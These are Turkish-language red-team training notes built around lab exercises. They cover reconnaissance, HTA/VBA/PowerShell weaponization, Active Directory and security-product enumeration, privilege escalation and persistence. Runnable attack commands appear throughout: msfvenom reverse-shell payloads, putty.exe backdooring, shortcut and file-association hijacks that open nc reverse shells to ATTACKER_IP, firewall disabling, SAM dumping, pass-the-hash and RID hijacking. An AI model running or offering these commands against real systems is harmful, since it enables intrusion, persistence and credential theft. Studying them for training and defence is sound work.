

AnkaSEC- AnkaCORE26

Siber Güvenlik Mühendisliği Eğitimi - 2026

201 RED TEAM OPERASYONU: "Adversary Simulation"

İlayda Aytaş

13.05.2026

FAZ 1: Düşman Zihniyeti (Adversary Mindset)

1. Zihniyet Değişimi: "Gürültülü vs. Sessiz"

Pentest, genelde belirli bir zaman aralığında yapılan ve sistemdeki açıkları bulmaya odaklanan bir çalışmadır. Bu süreçte mümkün olduğunca çok zafiyet tespit edilmeye çalışılır, bu yüzden sistem üzerinde daha “gürültülü” davranışlar oluşabilir. Yani taramalar, exploit denemeleri ve otomatik araçlar aktif olarak kullanılır ve sistemde iz bırakma veya alarm tetikleme çok önemsenmez.

Red Team operasyonu ise gerçek bir saldırganı simüle eder. Amaç sadece açık bulmak değil, hedefe fark edilmeden ulaşmaktır. Bu yüzden süreç daha “sessiz” ilerler; tespit edilmemek önceliktir, gerçek saldırgan gibi davranılır.

2. Saldırının Anatomisi: Cyber Kill Chain

Cyber Kill Chain, bir saldırının başlangıcından hedefe ulaşmasına kadar geçen süreci adım adım açıklayan bir modeldir.

1. **Reconnaissance (Keşif):** Hedef hakkında bilgi toplama
2. **Weaponization:** Zararlı payload hazırlanması
3. **Delivery:** Saldırının hedefe ulaştırılması
4. **Exploitation:** Açığın çalıştırılması ve sisteme giriş
5. **Installation:** Sisteme kalıcılık sağlanması
6. **Command & Control (C2):** Uzaktan kontrol kurulması
7. **Actions on Objectives:** Asıl hedefin gerçekleştirilmesi (veri çalma, yayılma vb.)

3. Taktik Haritası: MITRE ATT&CK

MITRE ATT&CK, gerçek dünyada gözlemlenmiş saldırı tekniklerini sınıflandıran bir bilgi tabanıdır.

İçinde saldırganların:

- hangi teknikleri kullandığı
- hangi araçlarla hareket ettiği
- hangi davranış kalıplarını sergilediği

detaylı şekilde listelenir.

- saldırı simülasyonlarını gerçekçi yapmamızı sağlar
- hangi tekniklerin tespit edilebildiğini test ederiz
- Blue Team’in savunmalarını ölçebiliriz

MITRE ATT&CK, hem saldırıyı anlamak hem de savunmayı test etmek için kullanılan ortak bir referansdır.

FAZ 2: Saha Operasyonu (Boss Fights)

Cephe 1: Kapıdan Girmek (Initial Access)

Araç	Ne Yapar	Pasif/Aktif
whois	Domain kayıt bilgisi	Pasif
nslookup	DNS sorgusu	Pasif
dig	Gelişmiş DNS sorgusu	Pasif
host	Basit DNS sorgusu	Pasif
tracert/traceroute	Ağ yolunu keşfeder	Aktif

Domain = İnsanların okuyabildiği site adı

DNS = Bu site adını IP adresine çeviren sistem

Arama motorları web de tarama yapar yeni web sayfaları ve dizinleri eklemek için ve bu gizli bilgilerin yayınlanmasına yol açabilir. Bu yüzden Google dorking işe yarar.

GHDB (Google Hacking Database) Hazır Google Dork koleksiyonudur.

ViewDNS.info : Reverse IP Lookup yapar . Ortak ip yi kullanan siteri görürsün.(Shared Hosting)

Threat Intelligence Platform

Censys internet üzerindeki cihazları indexleyen bir arama motorudur. İp için portlar , teknolojiler vb. bilgiler elde edersin.

Shodan internete açık cihazlar hakkında bilgi verir.

Recon-ng modülleri ile osint işlemlerini yapar . Workspace mantığında projeleri ayrı tutar. modüller marketplace'ten yükleniyor. D(Dependency gerekiyor) K (API key gerekiyor) otomasyon sağlar ,verileri organize eder , database kullanır ,farklı OSINT kaynaklarını birleştirir bu sebeplerden dolayı baya iyi.

Maltego grafik tabanlı OSINT aracı Entity (ip , domain, mail vb.) Transform ise bir entity den yeni bilgi üreten işlemdir . Maltego Transform Hub ekstra transform paketleri buradadır.

Weaponization aşaması:Zararlı kodu, kullanıcıya fark ettirmeden çalıştırılabilir hale getirme aşamasıdır.”

Exe dosyaları genelde engellenebilir o yüzden bu yöntemler kullanılır :

WSH

HTA HTML içine script gömme

VBA Word/Excel makroları

PowerShell Windows yönetim dili → çok güçlü

WSH Script dosyalarını çalıştırmak ve Windows üzerinde otomasyon yapmak

wscript.exe → grafik arayüzlü scriptler

cscript.exe → komut satırı scriptleri

Kullanılan diller : VBScript (.vbs, .vbe) ,JScript

EXE dosyalarını çalıştırabilir. WScript bir “shell” oluşturur.

uzantı engeli bypass edilebiliyor

HTA : HTML gibi görünen ama Windows’ta program gibi çalışan dosya

mshta.exe Windows da HTA dosyasını çalıştırır .

cmd.exe çalıştırma

PowerShell çalıştırma

dosya indirme

reverse shell açma

ActiveX : Windows bileşenlerine erişim sağlar ve sistem komutu çalıştırabilir

Saldırgan şunu yapar:

1. HTA dosyası hazırlar
2. Web server açar
3. kullanıcı linke tıklar
4. HTA çalışır

msfvenom ile payloadu HTA formatına çeviririz ve nc komutu ile dinleme yaparız.

Meterpreter daha güçlü shell demektir.

Metasploit ile hta linki üretimini otomatik yapabiliriz.

VBA Microsoft Office uygulamalarının içinde çalışan bir programlama dili

tekrar eden işleri otomatikleştirme

makro yazma (Office içinde çalışan küçük program)(.doc , .docm)

mouse/klavye işlemlerini simüle etme

sistem komutu çalıştırma (kritik kısım)

Document_Open → dosya açılınca çalışır

AutoOpen → Word açılınca çalışır

Saldırgan VBA formatında malware üretir ve word macro içine yapıştırılır

Kullanıcının “Enable Content” demesi gerekir .

Microsoft Visual Basic for Applications (VBA) editörü, makro kodlarını yazdığın ve düzenlediğin özel penceredir.

PSH PowerShell:

sistem yönetimi yapar , script çalıştırır ,dosya indirir , ağ bağlantısı kurar

Windows API ile konuşabilir

PowerShell Execution Policy : PowerShell scriptlerinin çalıştırılıp çalıştırılmayacağını belirler.
Varsayılan: Restricted (script çalışmaz , sadece tek tek komutlar çalışır)

powershell -ex bypass -File thm.ps1 // execution policy bypass

Powercat: Netcat'in PowerShell versiyonu, reverse shell açar,port dinler ,bağlantı kurar

IEX → disk'e yazmadan çalıştırır (mesela Powecat i)

Windows API: Windows işletim sisteminin programlara sunduğu "fonksiyon seti"

C2

Saldırganın ele geçirdiği bilgisayarları uzaktan kontrol ettiği sistem , Kalıcı kontrol

Cobalt Strike , stealth (gizli iletişim) , mimikatz

PowerShell Empire , Windows/AD odaklı

Metasploit Framework

C2, Windows API üzerinden sistemi yönetir

Delivery Techniques (Teslimat Yöntemleri)

E-posta ile gönderim

DKIM (email doğrulama)

SPF (spam koruması)

PTR record (ters DNS doğrulama)

Web üzerinden gönderim

URL shortener ile link gizlenebilir

Fiziksel USB ile

1. --- Practice kısmı ---

İlk olarak aşağıdaki komutu kullanarak HTA yükünü oluşturuldu:

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.112.166.21 LPORT=443 -f hta-psh -o shell.hta
```


Bu, AttackBox'ınıza ters kabuk bağlantısı kuracak kötü amaçlı bir HTA dosyası oluşturur.

2. bir netcat dinleyicisine başlandı nc -lvp 443

3. python3 -m http.server 8090

AttackBox'ınız aracılığıyla erişilebilir olmasını sağlandı.

4. HTA bağlantısı sunulan simülasyon siteye eklendi



İlk zararlı hta dosyası yüklendi.Sonra kurbanın bağlandığı url eklendi

5. http:// 10.112.166.21:8090/shell.hta

Bu, kurban makinesinde zararlı doayayı çalıştıracaktır.

6. bir netcat dinleyicisine başlatıldı nc -lvp 443

Cephe 2: İçeride Gezinmek ve Hayatta Kalmak (Post-Compromise)

netstat -na

- Açık portları
- Aktif bağlantıları
- Hangi servislerin dinlediğini gösterir.

arp -a

ARP tablosu:

- Ağdaki IP adreslerini
- Bunlara ait MAC adreslerini gösterir.

systeminfo | findstr Domain

- Bilgisayar AD ortamında domain'e bağlı mı öğrenmek

systeminfo | findstr Domain

- Bilgisayarın bir Active Directory domain'ine bağlı olup olmadığını gösterir.

```
PS C:\Users\kkidd> systeminfo | findstr Domain
OS Configuration:          Primary Domain Controller
Domain:                     thmredteam.com
PS C:\Users\kkidd>
```

Get-ADUser -Filter *

- AD'deki kullanıcıları listeler.

DistinguishedName (DN) : Kullanıcının AD içindeki tam konumu.

Get-ADUser -Filter * -SearchBase "CN=Users,DC=THMREDTEAM,DC=COM"

- Sadece Users container içindeki kullanıcıları listele.

```
PS C:\Users\kkidd> Get-ADUser -Filter * -SearchBase "OU=THM,DC=THMREDTEAM,DC=COM"

DistinguishedName : CN=Pierre Pittman,OU=THM,DC=thmredteam,DC=com
GivenName         : Pierre
Name              : Pierre Pittman
ObjectClass       : user
ObjectGUID        : 34febcd4-49dc-4160-b88e-7e6323f40dba
SamAccountName     : ppittman
SID               : S-1-5-21-1966530601-3185510712-10604624-1113
Surname           : Pittman
UserPrincipalName : ppittman@thmredteam.com

DistinguishedName : CN=Dario Philips,OU=THM,DC=thmredteam,DC=com
GivenName         : Dario
Name              : Dario Philips
ObjectClass       : user
ObjectGUID        : 3cc9cfc7-3c62-4d46-8a83-b8c02f45efbb
SamAccountName     : dphilips
SID               : S-1-5-21-1966530601-3185510712-10604624-1114
Surname           : Philips
UserPrincipalName : dphilips@thmredteam.com

DistinguishedName : CN=Weronika Burgess,OU=THM,DC=thmredteam,DC=com
```

Security Enumeration : Güvenlik çözümlerini keşfetmektir. Sistem bizi tespit edebilir mi ?

Güvenlik Çözümleri 2 Ana Kısım

1. Host Security

Bilgisayarın kendi üstündeki güvenlikler.

- Antivirus
- Windows Defender
- Host Firewall
- EDR
- HIDS

2. Network Security

Ağ seviyesindeki güvenlikler.

- Network Firewall

- IDS/IPS
- Proxy
- SIEM
- NAC

Antivirus

Signature-Based Detection : Virüsün imzası veritabanında varsa yakalar.

Heuristic-Based Detection : Davranış ve kod analizi yapar.

Behavior-Based Detection : Dosya çalıştıktan sonraki davranışı izler.

Windows Defender : Microsoft'un yerleşik antivirüsü.

Get-Service WinDefend # Defender Durumunu Kontrol Etme

Get-MpComputerStatus | select RealTimeProtectionEnabled # Dosyaları anlık tarama açıksa

wmic /namespace:\\root\\securitycenter2 path antivirusproduct # Sistemde Hangi AV Var?

Get-MpThreat # Defender'ın Yakaladığı Dosya Adı

EDR

Normal antivirüsten daha gelişmiştir.

Host-Based Firewall : Bilgisayarın kendi firewall'udur. Gelen giden bağlantıları filtreler.

Get-NetFirewallProfile | Format-Table Name, Enabled # Firewall un profilini der (Domain , private , Public)

Set-NetFirewallProfile -Profile Domain,Public,Private -Enabled False # tüm firewall profillerini kapatır.

Get-NetFirewallRule # Firewall Kurallarını Görme

```
PS C:\Users\kkidd> Get-NetFirewallRule -DisplayName "THM-Connection"

Name                : {B594EB4B-1EFA-4F7A-A0F3-F90818D9B507}
DisplayName          : THM-Connection
Description          : THM-Connection inbound to 17337 Port!
DisplayGroup         :
Group                :
Enabled              : True
Profile              : Any
Platform             : {}
Direction            : Inbound
Action               : Allow
EdgeTraversalPolicy   : Block
LooseSourceMapping    : False
LocalOnlyMapping      : False
Owner                 :
PrimaryStatus         : OK
Status               : The rule was parsed successfully from the store. (65536)
EnforcementStatus     : NotApplicable
PolicyStoreSource     : PersistentStore
PolicyStoreSourceType : Local
```

Windows Event Logs

Get-EventLog -List # Sistemde hangi log kategorileri var.

System Monitor

Normal Windows logları sınırlıdır. Sysmon çok daha detaylı kayıt tutar. Microsoft Sysinternals aracıdır.

Get-Process | Where-Object { \$_.ProcessName -eq "Sysmon" } # Eğer Çıktı Gelirse Sysmon çalışmaktadır.

Get-Service | where-object { \$_.DisplayName -like "*sysm*" } # Service Kontrolü

reg query HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\WINEVT\Channels\Microsoft-Windows-Sysmon/Operational # Registry Kontrolü

findstr /si '<ProcessCreate onmatch="exclude">' C:\tools* # Config Dosyasını Ararız Sysmon'un hangi aktiviteleri izleyeceği config dosyasında belirlenir.

Host-based Intrusion Detection System **HIDS : IDS'den farkı , Sadece tespit etmez,engellemeye de çalışır.**

IDS : Şüpheli aktiviteleri izler

EDR Enumeration

- Invoke-EDRChecker
- SharpEDRChecker

Şunları kontrol ederler:

- çalışan processler
- DLL'ler
- servisler
- driverlar
- AV ürünleri
- EDR ürünleri

Firewall Türleri

1. Packet Filtering Firewall

- IP, port ve protokole bakar
- En basit tür

2. Proxy Firewall

- Araya girer (aracı gibi çalışır)
- Trafiği kendisi üzerinden geçirir

3. NAT Firewall

- IP adreslerini gizler
- Dışarıdan iç ağı saklar

4. Web Application Firewall (WAF)

- Web saldırılarını engeller
- SQL injection, XSS gibi saldırıları yakalar

IDS alarm verir IPS hem alarm hem engelleme # ağ seviyesinde çalışır

wmic product get name,version # Bilgisayarda kurulu programları listeler.

Get-ChildItem -Hidden -Path C:\Users\kkidd\Desktop\ # gizli dosyaları gösterir

net start # çalışan servisleri gösterir

wmic service where "name like 'THM Demo'" get Name,PathName #servisin çalıştığı dosyasını öğreniriz

Get-Process -Name thm-demo # process ID (PID)

netstat -noa | findstr "LISTENING" | findstr "3212" #bulunan PID ye göre açık port ararız. Service hangi portta çalışıyor öğreniriz.

Normal bir kullanıcıyı admin gibi nasıl davranır hale getiririm?

- Grup üyeliği değiştirme
- Özel yetkiler (SeBackup / SeRestore)
- RID hijacking (kimlik sahteciliği)

net localgroup administrators thmuser0 /add # Bir kullanıcıyı Administrators grubuna eklemek

net localgroup "Backup Operators" thmuser1 /add #dosya okuyup sistem dosyalarına erişebilir ama RDP ,WinRM yapamaz SAM ve SYSTEM dosyalarını kopyalayabilir

SAM → kullanıcı şifre hash'leri

SYSTEM → şifreleme anahtarı

Windows UAC şunu yapar:

- Remote login yapan kullanıcıyı kısıtlar
- Admin bile olsa "limitli token" verir

reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /t REG_DWORD /v LocalAccountTokenFilterPolicy /d 1 # Registry değiştiriyoruz Remote login yapan kullanıcı artık tam admin token alır

reg save hklm\system system.bak #kopyalama

download sam.bak #indirme

evil-winrm -i MACHINE_IP -u Administrator -H HASH # PASS-THE-HASH (ŞİFRE KIRMADAN GİRİŞ)

SeBackupPrivilege → her şeyi okur

SeRestorePrivilege → her şeyi yazar

secedit /export /cfg config.inf # Bu yetkiler manuel verilebilir SeBackupPrivilege eklenir
SeRestorePrivilege eklenir

Set-PSSessionConfiguration -Name Microsoft.PowerShell -showSecurityDescriptorUI # burada
WinRM security descriptor değiştirilir ve kullanıcıya izin verilir.

RID Hijacking

Eğer bir kullanıcıya yanlış RID verirsen Windows onu admin sanar.
Regedit SYSTEM olarak açılır:

PsExec64.exe -i -s regedit

Şuraya gidilir:

HKLM\SAM\SAM\Domains\Account\Users\

Hedef:

- thmuser3 RID bulunur (örnek: 1010 → 0x3F2)

Değişiklik:

- Admin RID = 500 → 0x01F4
- Hex ters yazılır: F4 01

Bunu kullanıcıya yazarsan:

Windows onu ADMIN gibi görür

Kullanıcı bir dosyaya tıklayınca, program açılınca veya shortcut çalışınca arka planda gizlice reverse shell/backdoor çalıştırmak

1-EXE DOSYASINI BACKDOOR'LAMAK

Masaüstünde herhangi bir program var ,sık kullanılan bir .exe

Orijinal exe alınır ve içine payload eklenir:

```
msfvenom -a x64 --platform windows -x putty.exe -k \  
-p windows/x64/shell_reverse_tcp lhost=ATTACKER_IP lport=4444 \  
-b "\x00" -f exe -o puttyX.exe
```

- -x putty.exe → orijinal programı baz al
- -k → program çalışmaya devam etsin
- payload → gizli reverse shell

Sonuç:

Kullanıcı PuTTY açar:

- PuTTY normal açılır
- ama arka planda sana bağlantı gider

SHORTCUT (KISAYOL) HIJACK

Senaryo:

Masaüstünde Calculator shortcut (calc.lnk)

Normalde

C:\Windows\System32\calc.exe

Shortcut'un hedefini değiştiriyoruz:

powershell.exe -WindowStyle hidden C:\Windows\System32\backdoor.ps1

backdoor.ps1 içinde:

Start-Process -NoNewWindow "c:\tools\nc64.exe" "-e cmd.exe ATTACKER_IP 4445"

C:\Windows\System32\calc.exe

Kullanıcı calc'e tıklıyor:

1. PowerShell gizli çalışıyor
2. Reverse shell gidiyor
3. Calculator açılıyor

Kullanıcı sadece calculator gördüğünü sanıyor

- -WindowStyle hidden → pencere görünmez
- ikon geri calc yapılır → şüphe yok

FILE ASSOCIATION HIJACK (EN SESSİZ YÖNTEM)

Bu en güçlü persistence yöntemlerinden biri.

Mantık:

Windows şöyle çalışır:

“.txt dosyası açılırsa Notepad çalıştır”

Bu eşleşmeler registry'de tutulur.

HKLM\Software\Classes\.txt

HKLM\Software\Classes\txtfile\shell\open\command

Normal davranış:

NOTEPAD.EXE %1

- %1 = açılan dosya

Bunu değiştiriyoruz:

Start-Process -NoNewWindow "c:\tools\nc64.exe" "-e cmd.exe ATTACKER_IP 4448"

C:\Windows\system32\NOTEPAD.EXE %args[0]

1. .txt açılınca önce backdoor çalışır

2. sonra Notepad açılır
3. kullanıcı hiçbir şey fark etmez

\$args[0] ne?

PowerShell'de:

açılan dosyanın adı

Yani Notepad yine dosyayı normal açar

SAVUNMA AÇISINDAN

EXE hijack:

- Hash değişmiş mi?
- Sysmon file create event

Shortcut:

- .lnk target değişmiş mi?

File association:

- Registry değişiklikleri:

HKLM\Software\Classes

FAZ 3: Strateji Raporu (Conclusion)

1- **Bind Shell** : Hedef makine dinleyen (listener) olur , biz bağlarız

Reverse Shell : Hedef makine dışarıya bağlanır ,biz dinleriz

Gelen bağlantılar (inbound) genelde engelli

Giden bağlantılar (outbound) genelde açık (HTTP/HTTPS vs.)

Firewall genelde içerden dışarı çıkışı serbest bırakır ,ama dışarıdan içeri bağlantıyı bloklar bu yüzden tercih edilir reverse Shell.

2- **Sleep** :Her komut arasında bekleme süresi

Jitter : Bu bekleme süresine rastgelelik eklemek

Davranışı insan gibi göstermek ve Detection (EDR/SIEM) kaçmak için jitter kullanılır.